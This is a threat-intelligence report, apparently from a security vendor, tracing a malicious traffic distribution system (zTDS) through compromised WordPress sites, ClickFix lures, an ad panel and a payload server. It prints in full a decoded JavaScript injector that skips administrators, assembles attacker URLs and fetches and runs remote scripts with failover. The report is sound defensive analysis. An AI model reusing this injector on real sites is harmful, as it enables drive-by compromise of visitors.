
The domain cptoptious[.]com, also loaded into jcdlforwarding[.]com was confirmed to be serving zTDS version 1.0.3.
Screenshot of Live Scan results for domain cptoptious[.]com

By scanning the infrastructure with a wordlist, we discovered a publicly accessible changelog.txt file confirming that this TDS has existed since at least 2015 and is available at ztds[.]info.
Screenshot of ztds[.]info (in Russian)
We were able to summarize the capabilities of zTDS by translating (via Google Translate) the changelog information:
‘Added database/blacklist_asn.dat to block unwanted ASNs.’
‘Added database/blacklist_ip.dat to block unwanted IPs.’
‘Added database/signature_ref.dat to block traffic by referrer.’
‘Bot signatures moved to database/signature_ua.txt.’
‘Update bot IP lists from ztds[.]info.’
‘Manage api_v2.php settings from the TDS admin panel.’
‘Mobile operator IPs merged into one file: wap[.]txt.’
‘Captcha settings moved to config.php.
‘Visitor IP check in IPGrabber database (hxxp://bseolized[.]com).’
Fingerprint 8: Server Configuration (zTDS)

We fingerprinted the specific zTDS setup, and the results confirmed the threat actor has been using the same IP address since September 13, 2025, which is not surprising, as it is also labeled as a Bulletproof Hosting IOFA.
Web Search query link datasource = ["webscan"] AND HHV = "48e9c3576c466132e2080ce519" AND jarm = "15d3fd16d29d29d00042d43d000000fe02290512647416dcf0a400ccbc0b6b" AND header.server = "nginx" AND body_analysis.body_sha256 = "0c62c11e910d7c0d6b6c9800b70e78bfd9220e1f78bd7bb34ae4c3646d05f6e5"
Web Search query results
Fingerprint 8: Malicious Inject

We observed domains serving zTDS displayed a further unique trackable pattern: web resources with the filename jsrepo and a fileparameter starting with rnd=:
This pattern has also been independently highlighted by recent Rapid7 research, which references the jsrepo pattern alongside the malicious domain cptoptious[.]com.
Web Search query link datasource = ["webresources"] AND filename = "jsrepo" AND fileparameter = "rnd=*"
Web Search web resources and filename and fileparameter query results
Obfuscation Used to Hide zTDS

We used the results from Fingerprint 8 to identify instances of this specific zTDS usage and examine a compromised website more closely. In this case, we examined one compromised site used by a medical professional (details available to law enforcement) to see if we could identify any additional malicious infrastructure. While we know this website is compromised, it is not readily apparent upon visiting, as seen in the screenshot below.
Further digging and inspection are required to find the zTDS hidden with base64-encoded strings.
Screenshot of the compromised site
After decoding this discovered JavaScript snippet, it reveals a malicious redirect and payload-injector via zTDS that targets non-administrative WordPress visitors. It uses obfuscation techniques, such as atob() decoding, a built-in JavaScript function to decode Base64 encoding, and string concatenation to assemble URLs that fetch further malicious scripts from remote domains.
The code includes a failover mechanism that cycles through multiple backup servers to ensure the payload is successfully injected and executed in the victim’s browser. The full code can be found below, showing that the payload creates the URL to inject zTDS with the jsrepo file.
// 1. Check if it already ran and ensure the user is NOT a WordPress administrator if (!window.__performance_optimizer_v6 && (window.__performance_optimizer_v6 = true, !/wordpress_logged_in_/.test(document.cookie))) { // 2. Encoded malicious zTDS domains var urls = [ "hxxps[://]newtdsone[.]shop", // index 0 "/jsrepo?rnd=", // index 1 "hxxps[://]cptoptious[.]com", // index 2 "/jsrepo?rnd=", // index 3 "hxxps[://]captioto[.]com" // index 4 ]; // Maps how to combine the strings above var patterns = [[0, 1], [2, 3], [4, 3]]; function loadPayload(index) { if (index >= patterns.length) return; try { var fullUrl = ""; var sequence = patterns[index]; // Build the URL from the array (e.g., hxxps[://]newtdsone[.]shop/jsrepo?rnd=) for (var k = 0; k < sequence.length; k++) { fullUrl += atob(urls[sequence[k]]); } // Append a random number to bypass caching var finalUrl = fullUrl + Math.random(); // 3. Synchronous Request to fetch malicious script var xhr = new XMLHttpRequest(); xhr.open("GET", finalUrl, false); // 'false' makes it synchronous (freezes the page) xhr.send(); if (xhr.status == 200) { // 4. Injected Execution var scriptElement = document.createElement("script"); scriptElement.text = xhr.responseText; document.head.appendChild(scriptElement); } else { // If one domain fails, try the next one (Failover) loadPayload(index + 1); } } catch (error) { loadPayload(index + 1); } } loadPayload(0); }
ClickFix

Using a residential IP address in a safe Windows environment, we browsed to a victim website identified by the zTDS fingerprint and triggered ClickFix.
ClickFix is a social engineering tactic where compromised websites display fake browser or software update errors to trick users into running malicious code. These overlays typically instruct the victim to copy and paste a “fix” into their terminal or PowerShell window, which then installs malware directly onto their system.
Screenshot revealing ClickFix instance and malicious code with IP 91.92.240[.]127
This instance of ClickFix attempted to pull malicious code from IP 91.92.240[.]127, which is already listed in our Bulletproof Hosting IOFA feeds.
The server returned an “Internal Error 500” at the time of our investigation, preventing further investigation of the lead. The discovery nonetheless confirms that DriveSurge also actively uses ClickFix TTPs.
ADS: Advertisement Distribution System
While investigating domains loading externally into jclforwarding[.]com, we discovered banerpanel[.]live serving what appeared to be a casino slot machine advertisement.
Screenshot of the casino slot machine ad
Triggering the panel login for banerpanel[.]live at /admin/login[.]php reveals an ADS System with a Russian-language interface, which we believe stands for “Advertisement Distribution System.”
Screenshot revealing banerpanel[.]live login
By solely pivoting on this domain in web resources, we found another unique string pattern loading the file banner-js[.]php into compromised sites.
Note: We did not create a new fingerprint for this pattern, as banerpanel[.]live is currently the only domain serving this string. As a result, a fingerprint would not likely yield any new intelligence.
Web Search query link datasource = ["webresources"] AND resource_domain = "banerpanel.live"
Web Search query results for “banerpanel[.]live”
We analyzed the “banner-js[.]php” script and found it to be a sophisticated banner management system designed to serve advertisements while aggressively filtering out bot traffic.
The system collects device metadata, including screen resolution, hardware specs, and browser environment, to create a unique fingerprint and verify human presence. By monitoring mouse movements, scrolls, and clicks, it calculates a “trust score” and displays banners only after a user’s first authentic interaction.
The system manages ad frequency via local storage to prevent repetitive displays and sends detailed telemetry, including behavioral metrics and an anti-forgery click hash, to a remote API for high-quality conversion tracking and fraudulent click prevention.
Screenshot of banerpanel[.]live
Payload and Development Server



During analysis of jcdlforwarding[.]com, we identified another suspicious hostname: testio[.]ecartdev[.]com. We attempted to enumerate various file paths to see which were active and found insights into the /login.php, /includes, and /assets pages.
Based on our analysis of these findings, as described in the following subsections, we believe the machine hosting testio.ecartdev[.]com is a payload and development server.
Path /login.php
We triggered a login panel (shown below) by visiting login[.]php after the hostname. By concealing the login panel on a non-indexed path behind a deceptively blank root, the actor has intentionally tried to hide what is likely to be a Command and Control (C2) panel.
Path /includes
We also found filenames under the /includes path, but the files could not be downloaded. The names of the files, however, offer us clues since they indicate that they provide the capabilities to obfuscate JavaScript files, which is something that is done when the malicious JavaScript injects are served through the compromised website.
Path /assets

Under the /assets path, we found the folder /assets/snippets, which contains some interesting file and folder names. This indicates that the server is likely purposed for storing malware payloads and server .html fronts to trick the victim.
